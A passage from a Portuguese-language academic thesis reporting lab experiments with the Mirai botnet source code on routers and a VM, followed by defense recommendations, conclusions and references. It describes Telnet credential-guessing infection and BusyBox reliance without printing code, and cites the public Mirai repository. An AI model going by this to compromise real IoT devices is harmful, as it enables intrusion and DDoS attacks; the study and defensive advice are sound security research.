Nos cenários de simulação propostos é possível perceber que o processo de invasão do dispositivo por meio de um serviço de acesso remoto sempre sucedeu-se de forma efetiva, concedendo aos servidores da *botnet* a possibilidade de executar quaisquer comandos disponíveis no dispositivo, sem alterar o funcionamento padrão do mesmo.

Para aumentar o espaço amostral de dispositivos utilizados para teste neste trabalho e permitir uma análise mais detalhada, foram realizados teste de acesso remoto a outro roteador, da marca *NetGear* e a uma VM, utilizando o sistema operacional Ubuntu. O roteador vem de fábrica sem credenciais de acesso para o serviço Telnet e a VM foi configurada com credenciais padrões, sendo usuário e senha definidos como *admin*. Em ambos os dispositivos não existiram quaisquer complicações para estabelecimento da comunicação ou no processo de autenticação. Tendo em vista os acessos realizados, pode-se dizer que a *botnet* é bastante eficiente no processo de conexão e invasão dos dispositivos.

Em relação aos serviços de acesso remoto disponíveis para utilização na *botnet* Mirai, notou-se que apenas o serviço Telnet é explorado pelo processo de *scanner*. O serviço SSH também está incluído no código, porém a tentativa de utiliza-lo não foi proveitosa, o que restringiu os dispositivos disponíveis para teste, considerando que a maioria dos roteadores encontrados utilizam o serviço SSH para acesso remoto.

4.4.3 Execução de comandos nos dispositivos IoT

O processo de execução dos binários nos dispositivos se mostrou como sendo a maior dificuldade na execução da *botnet*. Isso ocorre devido ao fato de que o código, na versão utilizada para o desenvolvimento do trabalho [5], generaliza os comandos utilizados, não explorando individualmente as especificidades de cada dispositivo invadido.

Um primeiro ponto notado foi que a maioria dos comandos são forçados a utilizar a ferramenta *BusyBox*. Caso o dispositivo não possua essa ferramenta, não é possível realizar o carregamento o *malware*. Dessa forma, muitos roteadores ou câmeras IP que possuem *firmware* específicos da empresa que os fabricam, não podem ser considerados vulneráveis para a *botnet*. É importante destacar, que essa problemática é encontrada em apenas algumas versões do código da Mirai, como a utilizada nesse trabalho [5]. Novas versões e algumas variantes do código já não necessitam da ferramenta *BusyBox* para a execução dos comandos nos dispositivos.

Além disso, vale ressaltar que existem atualmente mais de vinte versões diferentes da ferramenta *BusyBox* e que os comandos e parâmetros definidos em cada uma delas podem ser variados. Por esse motivo, fixar os parâmetros utilizados em cada um dos comando restringe bastante o número de dispositivos que conseguem ser transformados em *bot* com sucesso.

4.5 Recomendações de defesa contra ataques utilizando *botnets*

Após a análise do código da *botnet* Mirai e considerando as simulações realizadas e os diferentes resultados obtidos em cada um dos cenários, foi possível estabelecer mecanismos de defesa razoavelmente simples para evitar que dispositivos IoT sejam infectados por esse tipo de *malware*. É importante ressaltar que a melhor forma de evitar ataques contra dispositivos IoT seria fabrica-los com mecanismos de segurança inerentes. Porém, como alterações desse tipo serão apenas observadas em um futuro próximo, adotar recomendações de defesa mínima se torna necessário.

Na maioria das *botnets*, o acesso ao dispositivo é realizado a partir de mecanismos de gerenciamento remoto, como Telnet e SSH, sendo isso parte essencial do processo de recrutamento de novos *bots*. Como grande parte desses dispositivos vêm configurados de fábrica com credenciais de acesso simples e triviais e, além disso, usuários comuns muitas vezes não são instruídos a alterar essas senhas, logar nesses dispositivos se torna uma tarefa bastante fácil. Dessa forma, alterar as senhas padrões dos dispositivos para senhas não triviais, dificultam bastante o processo de acesso ao dispositivo. Sabe-se que algumas *botnets*, como a *Reaper* descrita na seção 2.3.4, exploram outras vulnerabilidades, não utilizando o método de ataque de dicionário, para acesso ao dispositivo. Porém, para muitas *botnets*, um importante mecanismo de defesa é a troca da senha de acesso do dispositivo.

Ainda se tratando do acesso aos dispositivos, basicamente todos os dispositivos possuem a opção de desabilitar os serviços Telnet e SSH. Caso esses serviços estejam desabilitados, o acesso ao dispositivo torna-se inviável. Como a necessidade de configuração e manutenção dos dispositivos acontece esporadicamente, é recomendável manter esses serviços desabilitados e ativá-los apenas quando for necessário.

A *botnet* Mirai explora dispositivos que fazem uso de *BusyBox*, porém existem *botnets* que atacam todos os tipos de *firmware*. As empresas que fabricam esses dispositivos usualmente desenvolvem versões atualizadas de *firmware* que incluem novos mecanismos de defesa. Por esse motivo, é sempre importante manter o *firmware* do dispositivo atualizado.

Explorando a funcionalidade do código da Mirai e de outras *botnets* de bloquear alguns intervalos de IP, notou-se que as redes internas são excluídas de muitos processos de *scanner*. Sendo assim, quando possível, é indicado manter os dispositivos IoT em redes locais isoladas e protegidas por *firewall*.

Devido a grande quantidade de *bots* que são administrados por uma *botnet*, geralmente, após o acesso ao dispositivo, o servidor *loader* é desconectado e o *malware* permanece apenas na memória do dispositivo. Por isso, pode-se dizer que grande parte das *botnets* não são persistentes e a ação de desligar o dispositivo já elimina o *malware* do mesmo. Dessa forma, o processo de reiniciar o dispositivo em determinados intervalos de tempo é uma forma de mitigar o ataque, caso o dispositivo já tenha sido infectado.

Considerando os ataques DDoS que podem ser desenvolvidos com esses dispositivos IoT, é sempre importante monitorar o tráfego de rede com o uso de analisadores de pacotes e outras ferramentas. Além disso, muitos roteadores já possuem mecanismos de defesa contra fluxo de

dados suspeito ou muito intenso. Portanto, é sempre válido manter as configurações de segurança ativas em roteadores.

Capítulo 5

Conclusões e Trabalhos Futuros

A exploração das vulnerabilidades encontradas em dispositivos IoT e consequentemente, sua utilização para a realização de ataques de negação de serviço, se tornou bastante comum nos últimos anos. Sendo assim, este trabalho objetivou estudar e desenvolver cenários experimentais de invasão de dispositivos IoT no contexto de ataques com o uso de *botnets*, bem como fazer as análises necessárias para propor algumas ações importantes a serem tomadas para evitar que esses dispositivos permaneçam vulneráveis a esse tipo de ataque.

Com base nos estudos realizados acerca do tema, nos resultados obtidos a partir dos cenários de simulação propostos e experimentação realizada com a *botnet* Mirai, pode-se perceber o potencial existente em ataques de invasão de dispositivos IoT com o uso de *botnets* em geral. Em todas as tentativas de invasão desses dispositivos por meio do serviço de acesso remoto, foi possível estabelecer uma conexão e realizar a autenticação com o usuário administrador, tornando o dispositivo completamente vulnerável aos comandos enviados pelos servidores da *botnet*, isso sem que o seu funcionamento usual fosse prejudicado.

Em relação a *botnet* Mirai, estudada de forma mais aprofundada nesse projeto, pode-se dizer que é uma *botnet* bastante eficiente, porém para uma gama pouco extensa de dispositivos. Seu código foi implementado de forma a invadir dispositivos de uma maneira genérica, e explorando o menor esforço possível. Dessa forma, o código não trata de especificidades encontradas nos diferentes dispositivos IoT, sendo mais aplicável em câmeras IP.

Percebeu-se também que a aplicação de simples recomendações de defesa pode diminuir significativamente a quantidade de dispositivos vulneráveis. Considerando que a maioria das *botnets* explora o ataque de dicionário em serviços de acesso remoto para a invasão dos dispositivos, desabilitar esses serviços ou alterar as senhas padrões são medidas descomplicadas para evitar que esses ataques sejam realizados com sucesso. Contudo, é importante ressaltar que uma solução permanente para as vulnerabilidades encontradas em dispositivos IoT seria acrescentar mecanismos de defesa inerentes nesses dispositivos.

Como a execução deste trabalho, bem como, as devidas análises obtidas a partir dele, pode-se listar algumas propostas de trabalhos futuros com a função de complementar algumas questões não estudadas neste trabalho, apresentadas a seguir:

• Explorar uma maior quantidade e variedade de dispositivos IoT, incluindo câmeras IP que são os principais alvos desse tipo de ataque.

• Realizar modificações no código original da *botnet* Mirai visando averiguar outras vulnerabilidades presentes nesses dispositivos além da utilização da técnica de força bruta para autenticação no serviço de acesso remoto.

• Implementar uma arquitetura de detecção e defesa contra ataques direcionados à dispositivos IoT, de forma a estabelecer um mecanismo de segurança inerente.

REFERÊNCIAS BIBLIOGRÁFICAS

[1] TECH, C. *O que é DoS e DDoS?* Acesso em Outubro de 2017. Disponível em: <https://canaltech.com.br/produtos/O-que-e-DoS-e-DDoS/>.

[2] EVANS, D. The internet of things: How the next evolution of the internet is changing everything. *Cisco White Paper*, 2011.

[3] ANGRISHI, K. Turning internet of things(iot) into internet of vulnerabilities (iov) : Iot botnets. *ARXIV*, 2017.

[4] HALLMAN, R.; BRYAN, J.; PALAVICINI, G.; DIVITA, J.; ROMERO-MARIONA, J. Ioddos - the internet of distributed denial of service attacks: A case study of the mirai malware and iot-based botnets. *IoTBDS - 2nd International Conference on Internet of Things, Big Data and Security*, 2017.

[5] GAMBLIN, J. *Mirai Source Code.* Acesso em Janeiro de 2018. Disponível em: <https://github.com/jgamblin/Mirai-Source-Code>.

[6] LAB, K. *Hajime, the mysterious evolving botnet.* Acesso em Dezembro de 2017. Disponível em: <https://securelist.com/hajime-the-mysterious-evolving-botnet/78160/>.

[7] THOMSEN, A. *Novo Raspberry Pi Zero W com Wifi e Bluetooth.* Acesso em Dezembro de 2017. Disponível em: <https://www.filipeflop.com/blog/raspberry-pi-zero-w-com-wifi-e-bluetooth/>.

[8] DLINK. *DLink.* Acesso em Dezembro de 2017. Disponível em: <https://www.dlink.com.br/produto/dsl-2640b>.

[9] GUARDIAN, T. *DDoS attack that disrupted internet was largest of its kind in history.* Acesso em Dezembro de 2017. Disponível em: <https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet>.

[10] KUROSE, J.; ROSS, K. *Redes de Computadores e a Internet - Uma Abordagem Top-Down.* 5. ed. [S.l.]: Pearson Addison Wesley, 2010.

[11] BARBOSA, K.; MARTINS, G.; SOUTO, E.; FEITOSA, E. Botnets: Caracteristicas e métodos de detecção através do tráfego de rede. *XIV Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais*, v. 1, 2014.

[12] KOLOSNAJAJI, B.; ERAISH, G.; WEBSTER, G.; ZARRAS, A.; ECKERT, C. Empowering convolutional networks for malware classification and analysis. *IEEE - International Joint Conference on Neural Networks*, v. 1, 2017.

[13] BITTENCOURT, F.; LUCCA, G. dos Dantos de. Métodos para prevenção e defesa de ataques ddos. *Periódico Científico da Faculdade SATC*, v. 2, p. 92–117, 2017.

[14] LINUX, V. o. *O que é e como funciona um ataque de força bruta*. Acesso em Dezembro de 2017. Disponível em: <https://www.vivaolinux.com.br/artigo/O-que-e-e-como-funciona-um-ataque-de-forca-bruta>.

[15] FERREIRA, H. Arquitetura de middleware para internet das coisas. *Dissertação de Mestrado em Engenharia Elétrica da Universidade de Brasília*, 2014.

[16] PRASAD, K. *Exploring the Convergence of Big Data and the Internet of Things*. 1. ed. [S.l.]: IGI Global, 2017.

[17] YANG, Y.; WU, L.; YIN, L. L. G.; ZHAO, H. A survey on security and privacy issues in internet of things. *IEEE Internet of Things Journal*, 2017.

[18] FOUNDATION, B. *Connecting to New Opportunities Through Connected Devices*. Acesso em Outubro de 2017. Disponível em: <https://software.org/press-release/connecting-to-new-opportunities-through-connected-devices/>.

[19] AGENDA, I. *IoT Device*. Acesso em Outubro de 2017. Disponível em: <http://internetofthingsagenda.techtarget.com/definition/IoT-device>.

[20] MICROSOFT. *Telnet*. Acesso em Janeiro de 2018. Disponível em: <https://technet.microsoft.com/pt-br/library/ff699001(v=ws.10).aspx>.

[21] ANDERSEN, E. *BusyBox*. Acesso em Janeiro de 2018. Disponível em: <https://www.busybox.net/about.html>.

[22] LI, S.; XU, L. D. *Securing the Internet of Things*. 1. ed. [S.l.]: Syngress, 2017.

[23] ERICSSON. Iot security. *Ericsson White Paper*, 2017.

[24] TIIRMAA-KLAAR, H.; GASSEN, J.; GERHARDS-PADILLA, E.; MARTINI, P. Botnets: How to fight the ever-growing threat on a technical level. *SpringerBriefs in Cybersecurity*, 2013.

[25] FEDYNSHYN, G.; CHUAH, C. M.; TAN, G. Detection and classification of different botnet cc channels. *Proceedings of the 8th International Conference on Autonomic and Trusted Computing*, 2011.

[26] GOODMAN, N. A survey of advances in botnet technologies. *Dissertação de Mestrado, Cornell University*, 2017.

[27] THIERER, A. The internet of things and wearable technology. *Mercatus Working Paper*, 2014.

[28] KOLIAS, C.; KAMBOURAKIS, G.; STAVROU, A.; VOAS, J. Ddos in the iot: Mirai and other botnets. *IEEE Computer Society*, 2017.

[29] INCAPSULA. *Breaking down Mirai: An IoT DDoS botnet analysis*. Acesso em Dezembro de 2017. Disponível em: <https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html>.

[30] NETWORKS, R. *Hajime: Analysis of a decentralized internet worm for IoT devices*. Acesso em Dezembro de 2017. Disponível em: <https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf>.

[31] SECURITY, K. on. *Reaper: Calm Before the IoT Security Storm?* Acesso em Dezembro de 2017. Disponível em: <https://krebsonsecurity.com/2017/10/reaper-calm-before-the-iot-security-storm/>.

[32] RADWARE. *Reaper Botnet*. Acesso em Dezembro de 2017. Disponível em: <https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/reaper-botnet/>.

[33] ORACLE. *VirtualBox*. Acesso em Dezembro de 2017. Disponível em: <https://www.virtualbox.org/>.

[34] WIRESHARK. *Wireshark*. Acesso em Dezembro de 2017. Disponível em: <https://www.wireshark.org>.

[35] FOUNDATION, R. P. *Raspberry Pi*. Acesso em Dezembro de 2017. Disponível em: <https://www.raspberrypi.org/>.

[36] LINUX, V. o. *DNS com BIND*. Acesso em Dezembro de 2017. Disponível em: <https://www.vivaolinux.com.br/artigo/DNS-com-BIND?pagina=2>.

[37] GAMBLIN, J. *Mirai Tutorial*. Acesso em Janeiro de 2017. Disponível em: <https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.md>.